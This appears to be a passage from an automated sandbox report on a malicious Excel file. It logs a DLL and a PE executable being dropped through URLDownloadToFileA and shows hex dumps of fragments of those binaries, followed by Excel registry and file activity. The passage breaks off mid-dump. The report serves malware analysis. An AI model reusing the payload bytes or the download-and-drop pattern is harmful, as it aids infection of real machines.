C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmons[1].dll	unknown	4164	24 04 83 e8 10 56 8b 70 04 3b f2 7e 02 8b d6 83 78 0c 01 5e 7e 09 89 54 24 04 e9 ed fa ff ff 8b 40 08 3b c2 7d 1f 3d 00 04 00 00 7e 07 05 00 04 00 00 eb 02 03 c0 3b c2 7d 02 8b c2 89 44 24 04 e9 47 fb ff ff c2 04 00 cc cc cc cc 56 8b 74 24 08 8b 0e 8b 01 ff 50 10 8b 56 0c 85 d2 8d 4e 0c 7c 11 3b 06 75 0d 8b c6 ba 01 00 00 00 f0 0f c1 11 5e c3 8b 4e 04 8b 10 6a 01 51 8b c8 ff 12 85 c0 75 05 e9 74 fa ff ff 8b 56 04 89 50 04 8b 4e 04 41 8b d1 57 c1 e9 02 83 c6 10 8d 78 10 f3 a5 8b ca 83 e1 03 f3 a4 5f 5e c3 cc cc 55 8b ec 6a ff 68 d0 7c 02 10 64 a1 00 00 00 00 50 64 89 25 00 00 00 00 81 ec 98 01 00 00 a1 bc 51 03 10 53 56 57 33 db 8b f1 89 65 f0 53 8d 8e a4 01 00 00 68 41 10 00 00 89 45 ec 8b 01 68 34 99 02 10 89 5d fc 88 5e 7c 89 9e 80 00 00 00 89 9e 84 00	$....V.p.;.~....x..^~..T$..... ..@.;.}.=....~..........;.}... .D$..G..........V.t$......P..V ....N.|.;.u...........^..N... j.Q......u..t....V..P..N.A..W. ......x.........._^...U..j.h.| ..d.....Pd.%............Q..SVW 3....e.S......hA....E...h4....]..^|..........	success or wait	1	13FED828C	URLDownloadToFileA
C:\Users\user\hsdksksk.iem	unknown	13176	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 67 5d 9f e5 23 3c f1 b6 23 3c f1 b6 23 3c f1 b6 a0 34 ae b6 29 3c f1 b6 d9 1f e8 b6 25 3c f1 b6 30 34 ac b6 21 3c f1 b6 26 30 fe b6 38 3c f1 b6 26 30 ae b6 a9 3c f1 b6 23 3c f0 b6 62 3e f1 b6 a0 34 ac b6 30 3c f1 b6 26 30 91 b6 57 3c f1 b6 26 30 ad b6 22 3c f1 b6 cf 37 af b6 22 3c f1 b6 26 30 ab b6 22 3c f1 b6 52 69 63 68 23 3c f1 b6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......g]..#<..#<..# <...4..)<......%<..04..! <..&0..8<..&0...<..# <..b>...4..0<..&0..W<..&0 .."<...7.."<..&0.."<..Rich# <................	success or wait	1	13FED828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmons[1].dll	unknown	8192	01 00 8d 4c 24 1c 68 b8 9a 02 10 51 e8 ad f7 ff ff 83 c7 1c 57 50 8d 54 24 30 b3 14 52 88 5c 24 40 e8 78 f5 ff ff 83 c4 14 50 8d 4c 24 38 c6 44 24 30 15 e8 06 f2 ff ff 8b 44 24 20 83 c0 f0 88 5c 24 2c 8d 48 0c 83 ca ff f0 0f c1 11 4a 85 d2 7f 08 8b 08 8b 11 50 ff 52 04 8b 44 24 1c 83 c0 f0 c6 44 24 2c 05 8d 48 0c 83 ca ff f0 0f c1 11 4a 85 d2 7f 08 8b 08 8b 11 50 ff 52 04 8b 7c 24 34 68 02 00 ff ff 55 6a 00 6a 00 6a 00 6a 02 6a 02 57 6a 23 8b ce e8 05 6c 01 00 8d 47 f0 c6 44 24 2c 03 8d 48 0c 83 ca ff f0 0f c1 11 4a 85 d2 5f 5e 5d 5b 7f 08 8b 08 8b 11 50 ff 52 04 8b 04 24 83 c0 f0 c7 44 24 1c ff ff ff ff 8d 48 0c 83 ca ff f0 0f c1 11 4a 85 d2 7f 08 8b 08 8b 11 50 ff 52 04 8b 4c 24 14 64 89 0d 00 00 00 00 83 c4 20 c2 04 00 cc cc cc cc cc cc cc cc cc 6a	...L$.h....Q.....WP.T$0..R . \$@.x.....P.L$8.D$0.....D $ ....\$,..H.....J.....P.R. .D$.....D$,..H.....J..... .P.R..|$4h....Uj.j.j.j.Wj#.. ..I...G..D$,..H.....J..._^][.....P.R...$....D$.....H.... ....J.....P.R..L$.d..... .....j	success or wait	81	13FED828C	URLDownloadToFileA
C:\Users\user\hsdkskskskiem	unknown	20070	44 fc ff ff 8b 7c 24 34 50 8d 44 24 18 57 50 c7 44 24 38 00 00 00 00 e8 bc fa ff ff 8d 4f 04 51 50 8d 4c 24 24 51 c6 44 24 44 01 e8 a8 fa ff ff 83 c4 18 8b 44 24 14 83 c0 f0 c6 44 24 2c 04 8d 50 0c 83 c9 ff f0 0f c1 0a 49 85 c9 7f 08 8b 08 8b 11 50 ff 52 04 8b 44 24 18 83 c0 f0 c6 44 24 2c 03 8d 48 0c 83 ca ff f0 0f c1 11 4a 85 d2 7f 08 8b 08 8b 11 50 ff 52 04 8b 44 24 10 68 02 00 ff ff 68 00 00 ff ff 6a 00 6a 00 6a 00 6a 00 6a 00 50 81 c6 bc 02 00 00 6a 23 8b ce e8 39 71 01 00 57 6a 00 6a 00 6a 00 6a 00 6a 00 8b e8 6a 04 55 8b ce e8 d4 70 01 00 68 02 00 ff ff 55 6a 00 6a 00 6a 00 6a 01 6a 01 68 28 9b 02 10 6a 23 8b ce e8 04 71 01 00 8b d8 e8 d2 d8 01 00 8b 10 8b c8 ff 52 0c 83 c0 10 89 44 24 34 8d 44 24 20 68 1c 9b 02 10 50 c6 44 24 34 05 e8 f9 fb ff ff	D....|$4P.D$.WP.D$8..... ..O .QP.L$$Q.D$D.....D$.... .D$,..P.....I.....P.R..D$. ....D$,..H.....J.....P.R ..D$.h....h....j.j.j.j.j.P.... ..j#...9q..Wj.j.j.j...j.U... .p..h....Uj.j.j.j.h(...j#... .q.....R.....D$4.D$ h ....P.D$4.....	success or wait	8	13FED828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\hsdksksk.iem	unknown	79978	3a 6c 33 3a 4d 8e 18 a7 52 bd eb 1e 1e a0 63 74 8c e3 27 25 59 bc 98 1f 6b 84 a8 e1 c0 b0 c4 58 97 47 7f d7 b4 5c da 71 92 bd 57 6c c9 03 cd bc d0 4f 83 56 c9 23 a3 09 4c 4b ce 94 ee 4a d4 17 a6 60 76 7f 76 cd 71 26 87 96 57 83 f4 39 8f a1 f4 c0 b6 83 5d 97 36 3f ed 3f b4 78 a5 a2 9a 4d 32 ed 4d 72 bc a4 42 bb 4f 39 49 ba a6 93 79 45 83 0f 1e 57 01 d8 f9 ad c5 17 c7 f5 2b 2c 54 75 4a 94 ac 85 3b c8 68 59 af a5 9f f6 21 c6 26 8a 15 c2 2c 5b 84 cb 4f 80 57 fe 5e cb 9d bd 29 6f d5 b1 a0 36 e5 3d 1e d4 00 92 9a 12 63 cb 3d 9f ee a2 3d ea e9 64 d5 c7 ab d1 ad bd 1b af fc a3 01 83 0a a6 31 fb e6 79 5e 9a 1a d7 2c 98 ec 8d 7c b9 04 92 a4 f1 f9 35 0a d5 e6 7f 90 5b dc ce b3 9a fa 40 2f 62 83 f2 76 e2 bb bc 08 e7 c6 d4 f9 63 27 cd 73 e0 a3 59 22 ec bc 95 d9 f9 7f	:l3:M...R.....ct..'%Y...k..... .X.G...\.q..Wl.....O.V.#..LK. ..J...`v.v.q&..W..9.....].6?.? .x...M2.Mr..B.O9I...yE...W.. .....+,TuJ...;.hY....!.&...,[.. O.W.^...)o...6.=.....c.=...=. .d.............1..y^...,...|. .....5.....[.....@/b..v..... .c'.s..Y''.....	success or wait	1	13FED828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A6DEB57B.emf	0	1108	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A6DEB57B.emf	0	1108	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A6DEB57B.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A6DEB57B.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED96E	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDAA6	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB61	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED96E	ED96E	binary	04 00 00 00 08 05 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 38 00 2E 00 39 00 35 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AF EE A3 3E 99 47 D7 01 6E D9 0E 00 6E D9 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDAA6	EDAA6	binary	04 00 00 00 08 05 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 72 C0 15 43 99 47 D7 01 A6 DA 0E 00 A6 DA 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB61	EDB61	binary	04 00 00 00 08 05 00 00 33 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 63 00 35 00 32 00 37 00 33 00 32 00 35 00 64 00 5F 00 62 00 79 00 5F 00 4C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 B5 13 37 43 99 47 D7 01 61 DB 0E 00 61 DB 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 